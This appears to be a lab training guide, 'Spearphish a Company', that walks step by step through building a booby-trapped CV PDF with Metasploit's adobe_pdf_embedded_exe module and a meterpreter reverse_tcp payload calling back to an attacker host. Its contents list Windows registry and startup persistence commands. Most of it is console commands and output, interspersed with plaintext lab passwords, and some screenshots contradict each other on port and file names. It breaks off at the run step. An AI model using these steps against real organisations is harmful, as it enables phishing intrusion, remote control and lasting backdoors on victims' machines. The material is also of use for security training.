

TASK 9.1

Spearphish a Company

Rev C




1	Open an RDP	4
1.1	Enter Attack Box information and connect.....	5
1.1.1	Check the box to Don't ask again for connections to this computer...and press Yes.....	6
2	Save CV to home/phantom3472	7
3	Embedded Backdoor Connection via PDF Files	7
3.1	Run PuTTY	7
3.2	msfconsole	9
3.3	search type:exploit platform:windows adobe pdf.....	10
3.4	use exploit/windows/fileformat/adobe_pdf_embedded_exe	10
3.5	check the information of the exploit	11
3.6	set payload windows/meterpreter/reverse_tcp	11
3.7	set lhost 10.0.99.30.....	12
3.8	set lport 4444	12
3.9	set filename milocv.pdf.....	13
3.10	set infilename /home/phantom3472/CV/miloresume.pdf	13
3.11	run	14
3.12	Bring milocv.pdf over to attack box	14
3.13	Open WinSCP on RDP Desktop	15
3.14	Copy milocv.pdf over to attack box desktop	15
3.15	use exploit/multi/handler	17
3.16	exploit -j.....	17
3.17	Open milocv.pdf on the attack box.....	18
3.18	Select Save	18
3.19	Select Open	19
4	Persistence (two is one and one is none).....	21
4.1	search -f "persistence"	21
4.2	use exploit/windows/local/persistence	21
4.2.1	show options.....	21
4.2.2	Delay	22
4.2.3	EXE NAME	22
4.2.4	Path.....	22
4.2.5	Reg Name.....	22
4.2.6	Session	23
4.2.7	Startup	23
4.2.8	VBS_NAME.....	23
5	Run Persistence	24
5.1.1	Establish session	24
5.1.2	run persistence -r 10.0.99.30 -p 4444 -i 5 -L "C:\Windows\System32"	24


5.1.3	Resource File	24
5.1.4	Search for possible locations to drop to	25
5.1.5	run persistence -r 10.0.99.30 -p 4444 -i 5 -L "C:\Users\Public"	25
5.1.6	Remove the persistence	26
5.1.7	run persistence -r 10.0.99.30 -p 4444 -i 5 -L "C:\Users\Public"	26
5.1.8	run persistence -r 10.0.99.30 -p 4444 -i 5 -L "C:\Users\ephemeral\AppData\Local\Temp"	27
5.1.9	run persistence -r 10.0.99.30 -p 4444 -i 5 -L "C:\Users\Public\Libraries"	27

1 Open an RDP

Search and open new RDP (Remote Desktop Protocol) and run as administrator.



Select Yes




1.1 Enter Attack Box information and connect

Attack Box



IP Address: 10.0.122.54

Username: ephemeral

Password: Vt3iXeqW38iwG2GUkuQs




1.1.1 Check the box to Don't ask again for connections to this computer...and press Yes




2 Save CV to home/phantom3472

Use WinSCP and copy file over.



3 Embedded Backdoor Connection via PDF Files




3.1 Run PuTTY



IP: 10.0.99.30

Username: phantom3472

Password: wgSOx9Od3s7q166vXoXu



3.2 msfconsole

```
phantom3472@ip-10-0-99-30: ~  
login as: phantom3472  
phantom3472@10.0.99.30's password:  
Access denied  
phantom3472@10.0.99.30's password:  
Welcome to Ubuntu 16.04.3 LTS (GNU/Linux 4.4.0-104-generic x86_64)  
  
 * Documentation:  https://help.ubuntu.com  
 * Management:    https://landscape.canonical.com  
 * Support:       https://ubuntu.com/advantage  
  
Get cloud support with Ubuntu Advantage Cloud Guest:  
  http://www.ubuntu.com/business/services/cloud  
  
34 packages can be updated.  
3 updates are security updates.  
  
*** System restart required ***  
Last login: Sat Feb  3 18:17:56 2024 from 10.0.2.163  
phantom3472@ip-10-0-99-30:~$ msfconsole
```

[illegible]

3.3 search type:exploit platform:windows adobe pdf

search type:exploit platform:windows adobe pdf

```
resource (/opt/metasploit-framework/documentation/beef.rc)> load msgrpc ServerHost=127.0.0.1 User=msf Pass=F!$h$t!ck$ SSL=y
[*] MSGRPC Service: 127.0.0.1:55552 (SSL)
[*] MSGRPC Username: msf
[*] MSGRPC Password: F!$h$t!ck$
[*] Successfully loaded plugin: msgrpc
msf > search type:exploit platform:windows adobe pdf
```

```
phantom3472@ip-10-0-99-30: ~
ow
exploit/windows/scada/realwin_on_fcs_login          2011-03-21
great      RealWin SCADA Server DATAC Login Buffer Overflow
exploit/windows/scada/realwin_scpc_initialize        2010-10-15
great      DATAC RealWin SCADA Server SCPC_INITIALIZE Buffer Overflow
exploit/windows/scada/realwin_scpc_initialize_rf      2010-10-15
great      DATAC RealWin SCADA Server SCPC_INITIALIZE_RF Buffer Overflow
exploit/windows/scada/scadapro_cmdexe               2011-09-16
excellent  Measuresoft ScadaPro Remote Command Execution
exploit/windows/scada/winlog_runtime                 2011-01-13
great      Sielco Sistemi Winlog Buffer Overflow
exploit/windows/scada/yokogawa_bkbcopyd_bof          2014-03-10
normal     Yokogawa CENTUM CS 3000 BKBCopyD.exe Buffer Overflow
exploit/windows/scada/yokogawa_bkesimmgr_bof         2014-03-10
normal     Yokogawa CS3000 BKEsimmgr.exe Buffer Overflow
exploit/windows/scada/yokogawa_bkfsim_vhfd          2014-05-23
normal     Yokogawa CS3000 BKFSim_vhfd.exe Buffer Overflow
exploit/windows/scada/yokogawa_bkhodeq_bof           2014-03-10
average    Yokogawa CENTUM CS 3000 BKHodeq.exe Buffer Overflow
exploit/windows/tftp/distinct_tftp_traversal         2012-04-08
excellent  Distinct TFTP 3.10 Writable Directory Traversal Execution
msf >
```

3.4 use exploit/windows/fileformat/adobe_pdf_embedded_exe

use exploit/windows/fileformat/adobe_pdf_embedded_exe

```
phantom3472@ip-10-0-99-30: ~
good      Adobe JBIG2Decode Memory Corruption
exploit/windows/fileformat/adobe_libtiff             2010-02-16
good      Adobe Acrobat Bundled LibTIFF Integer Overflow
exploit/windows/fileformat/adobe_media_newplayer     2009-12-14
good      Adobe Doc.media.newPlayer Use After Free Vulnerability
exploit/windows/fileformat/adobe_pdf_embedded_exe    2010-03-29
excellent Adobe PDF Embedded EXE Social Engineering
exploit/windows/fileformat/adobe_pdf_embedded_exe_nojs 2010-03-29
excellent Adobe PDF Escape EXE Social Engineering (No JavaScript)
exploit/windows/fileformat/adobe_reader_u3d          2011-12-06
average    Adobe Reader U3D Memory Corruption Vulnerability
exploit/windows/fileformat/adobe_toolbutton          2013-08-08
```

```
[*] Processing /opt/metasploit-framework/documentation/beef.rc for ERB directives.
resource (/opt/metasploit-framework/documentation/beef.rc)> load msgrpc ServerHost=127.0.0.1 User=msf Pass=F!$h$t!ck$ SSL=y
[*] MSGRPC Service: 127.0.0.1:55552 (SSL)
[*] MSGRPC Username: msf
[*] MSGRPC Password: F!$h$t!ck$
[*] Successfully loaded plugin: msgrpc
msf > use exploit/windows/fileformat/adobe_pdf_embedded_exe
msf exploit(adobe_pdf_embedded_exe) >
```

3.5 check the information of the exploit

Show options

```
phantom3472@ip-10-0-99-30: ~  
    |||  WW|||  
    |||  |||  
  
    =[ metasploit v4.14.22-dev-e4ea618 ]  
+ -- --=[ 1657 exploits - 947 auxiliary - 293 post ]  
+ -- --=[ 486 payloads - 40 encoders - 9 nops ]  
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]  
  
[*] Processing /opt/metasploit-framework/documentation/beef.rc for ERB directives.  
resource (/opt/metasploit-framework/documentation/beef.rc)> load msgrpc ServerHost=127.0.0.1 User=msf Pass=F!$  
h$t!ck$ SSL=y  
[*] MSGRPC Service: 127.0.0.1:55552 (SSL)  
[*] MSGRPC Username: msf  
[*] MSGRPC Password: F!$h$t!ck$  
[*] Successfully loaded plugin: msgrpc  
msf > use exploit/windows/fileformat/adobe_pdf_embedded_exe  
msf exploit(adobe_pdf_embedded_exe) > show options  
  
Module options (exploit/windows/fileformat/adobe_pdf_embedded_exe):  
  
  Name      Current Setting  Description  
  ----      -  
  EXENAME    no               The Name of payload exe.  
  FILENAME   evil.pdf         The output filename.  
  INFILENAME /opt/metasploit-framework/data/exploits/CVE-2010-1240/template.pdf  
              The Input PDF filename.  
  LAUNCH_MESSAGE To view the encrypted content please tick the "Do not show this message again" box and pres  
s Open. no      The message to display in the File: area  
  
Exploit target:  
  
  Id  Name  
  --  -  
  0   Adobe Reader v8.x, v9.x / Windows XP SP3 (English/Spanish) / Windows Vista/7 (English)  
  
msf exploit(adobe_pdf_embedded_exe) >
```

3.6 set payload windows/meterpreter/reverse_tcp

set payload windows/meterpreter/reverse_tcp

```
phantom3472@ip-10-0-99-30: ~  
  
  EXENAME    no               The Name of payload exe.  
  FILENAME   evil.pdf         The output filename.  
  INFILENAME /opt/metasploit-framework/data/exploits/CVE-2010-1240/template.pdf  
              The Input PDF filename.  
  LAUNCH_MESSAGE To view the encrypted content please tick the "Do not show this message again" box and pres  
s Open. no      The message to display in the File: area  
  
Exploit target:  
  
  Id  Name  
  --  -  
  0   Adobe Reader v8.x, v9.x / Windows XP SP3 (English/Spanish) / Windows Vista/7 (English)  
  
msf exploit(adobe_pdf_embedded_exe) > set payload windows/meterpreter/reverse_tcp  
payload => windows/meterpreter/reverse_tcp  
msf exploit(adobe_pdf_embedded_exe) >
```

3.7 set lhost 10.0.99.30

set lhost 10.0.99.30

```
phantom3472@ip-10-0-99-30: ~  
msf > use exploit/windows/fileformat/adobe_pdf_embedded_exe  
msf exploit(adobe_pdf_embedded_exe) > show options  
  
Module options (exploit/windows/fileformat/adobe_pdf_embedded_exe):  
  
  Name          Current Setting      Required  Description  
  ----          -  
  EXENAME  
  FILENAME      evil.pdf              no        The Name of payload exe.  
  INFILENAME    /opt/metasploit-framework/data/exploits/CVE-2010-1240/templat  
e.pdf           yes         The Input PDF filename.  
  LAUNCH_MESSAGE To view the encrypted content please tick the "Do not show th  
is message again" box and press Open. no         The message to display in the F  
ile: area  
  
Exploit target:  
  
  Id  Name  
  --  -  
  0   Adobe Reader v8.x, v9.x / Windows XP SP3 (English/Spanish) / Windows Vist  
a/7 (English)  
  
msf exploit(adobe_pdf_embedded_exe) > set payload windows/meterpreter/reverse_tcp  
payload => windows/meterpreter/reverse_tcp  
msf exploit(adobe_pdf_embedded_exe) > set LHOST 10.0.99.30  
LHOST => 10.0.99.30  
msf exploit(adobe_pdf_embedded_exe) >
```

3.8 set lport 4444

set lport 4444

```
phantom3472@ip-10-0-99-30: ~  
Module options (exploit/windows/fileformat/adobe_pdf_embedded_exe):  
  
  Name          Current Setting      Required  Description  
  ----          -  
  EXENAME  
  FILENAME      evil.pdf              no        The Name of payload exe.  
  INFILENAME    /opt/metasploit-framework/data/exploits/CVE-2010-1240/templat  
e.pdf           yes         The Input PDF filename.  
  LAUNCH_MESSAGE To view the encrypted content please tick the "Do not show th  
is message again" box and press Open. no         The message to display in the F  
ile: area  
  
Exploit target:  
  
  Id  Name  
  --  -  
  0   Adobe Reader v8.x, v9.x / Windows XP SP3 (English/Spanish) / Windows Vist  
a/7 (English)  
  
msf exploit(adobe_pdf_embedded_exe) > set payload windows/meterpreter/reverse_tcp  
payload => windows/meterpreter/reverse_tcp  
msf exploit(adobe_pdf_embedded_exe) > set LHOST 10.0.99.30  
LHOST => 10.0.99.30  
msf exploit(adobe_pdf_embedded_exe) > set LPORT 4444  
LPORT => 4444  
msf exploit(adobe_pdf_embedded_exe) >
```

3.9 set filename milocv.pdf

set filename milocv.pdf

```
phantom3472@ip-10-0-99-30: ~  
  
Name          Current Setting      Required  Description  
----          -  
EXENAME  
FILENAME      evil.pdf              no        The output filename.  
INFILENAME    /opt/metasploit-framework/data/exploits/CVE-2010-1240/templat  
e.pdf          yes               The Input PDF filename.  
LAUNCH_MESSAGE To view the encrypted content please tick the "Do not show th  
is message again" box and press Open. no        The message to display in the F  
ile: area  
  
Exploit target:  
  
Id  Name  
--  --  
0   Adobe Reader v8.x, v9.x / Windows XP SP3 (English/Spanish) / Windows Vist  
a/7 (English)  
  
msf exploit(adobe_pdf_embedded_exe) > set payload windows/meterpreter/reverse_tcp  
payload => windows/meterpreter/reverse_tcp  
msf exploit(adobe_pdf_embedded_exe) > set LHOST 10.0.99.30  
LHOST => 10.0.99.30  
msf exploit(adobe_pdf_embedded_exe) > set LPORT 4444  
LPORT => 4444  
msf exploit(adobe_pdf_embedded_exe) > set FILENAME MiloCV.pdf  
FILENAME => MiloCV.pdf  
msf exploit(adobe_pdf_embedded_exe) >
```

3.10 set infilename /home/phantom3472/CV/miloresume.pdf

set infilename /home/phantom3472/CV/miloresume.pdf

```
phantom3472@ip-10-0-99-30: ~  
  
Name          Current Setting      Required  Description  
----          -  
EXENAME  
FILENAME      evil.pdf              no        The output filename.  
INFILENAME    /opt/metasploit-framework/data/exploits/CVE-2010-1240/templat  
e.pdf          yes               The Input PDF filename.  
LAUNCH_MESSAGE To view the encrypted content please tick the "Do not show th  
is message again" box and press Open. no        The message to display in the F  
ile: area  
  
Exploit target:  
  
Id  Name  
--  --  
0   Adobe Reader v8.x, v9.x / Windows XP SP3 (English/Spanish) / Windows Vist  
a/7 (English)  
  
msf exploit(adobe_pdf_embedded_exe) > set payload windows/meterpreter/reverse_tcp  
payload => windows/meterpreter/reverse_tcp  
msf exploit(adobe_pdf_embedded_exe) > set LHOST 10.0.99.30  
LHOST => 10.0.99.30  
msf exploit(adobe_pdf_embedded_exe) > set LPORT 4444  
LPORT => 4444  
msf exploit(adobe_pdf_embedded_exe) > set FILENAME MiloCV.pdf  
FILENAME => MiloCV.pdf  
msf exploit(adobe_pdf_embedded_exe) > set INFILENAME /home/phantom3472/CV/MiloCV.pdf  
INFILENAME => /home/phantom3472/CV/MiloCV.pdf  
msf exploit(adobe_pdf_embedded_exe) >
```

3.11 run


```
= [ metasploit v4.14.22-dev-e4ea618 ]
+ -- --[ 1657 exploits - 947 auxiliary - 293 post ]
+ -- --[ 486 payloads - 40 encoders - 9 nops ]
+ -- --[ Free Metasploit Pro trial: http://x-7.co/trymsp ]

[*] Processing /opt/metasploit-framework/documentation/beef.rc for ERB directive
s.
resource (/opt/metasploit-framework/documentation/beef.rc)> load msgrpc ServerHo
st=127.0.0.1 User=msf Pass=F!$h$t!ck$ SSL=y
[*] MSGRPC Service: 127.0.0.1:55552 (SSL)
[*] MSGRPC Username: msf
[*] MSGRPC Password: F!$h$t!ck$
[*] Successfully loaded plugin: msgrpc
msf > use exploit/windows/fileformat/adobe_pdf_embedded_exe
msf exploit(adobe_pdf_embedded_exe) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(adobe_pdf_embedded_exe) > set LHOST 10.0.99.30
LHOST => 10.0.99.30
msf exploit(adobe_pdf_embedded_exe) > set LPORT 1234
LPORT => 1234
msf exploit(adobe_pdf_embedded_exe) > set FILENAME MiloCV.pdf
FILENAME => MiloCV.pdf
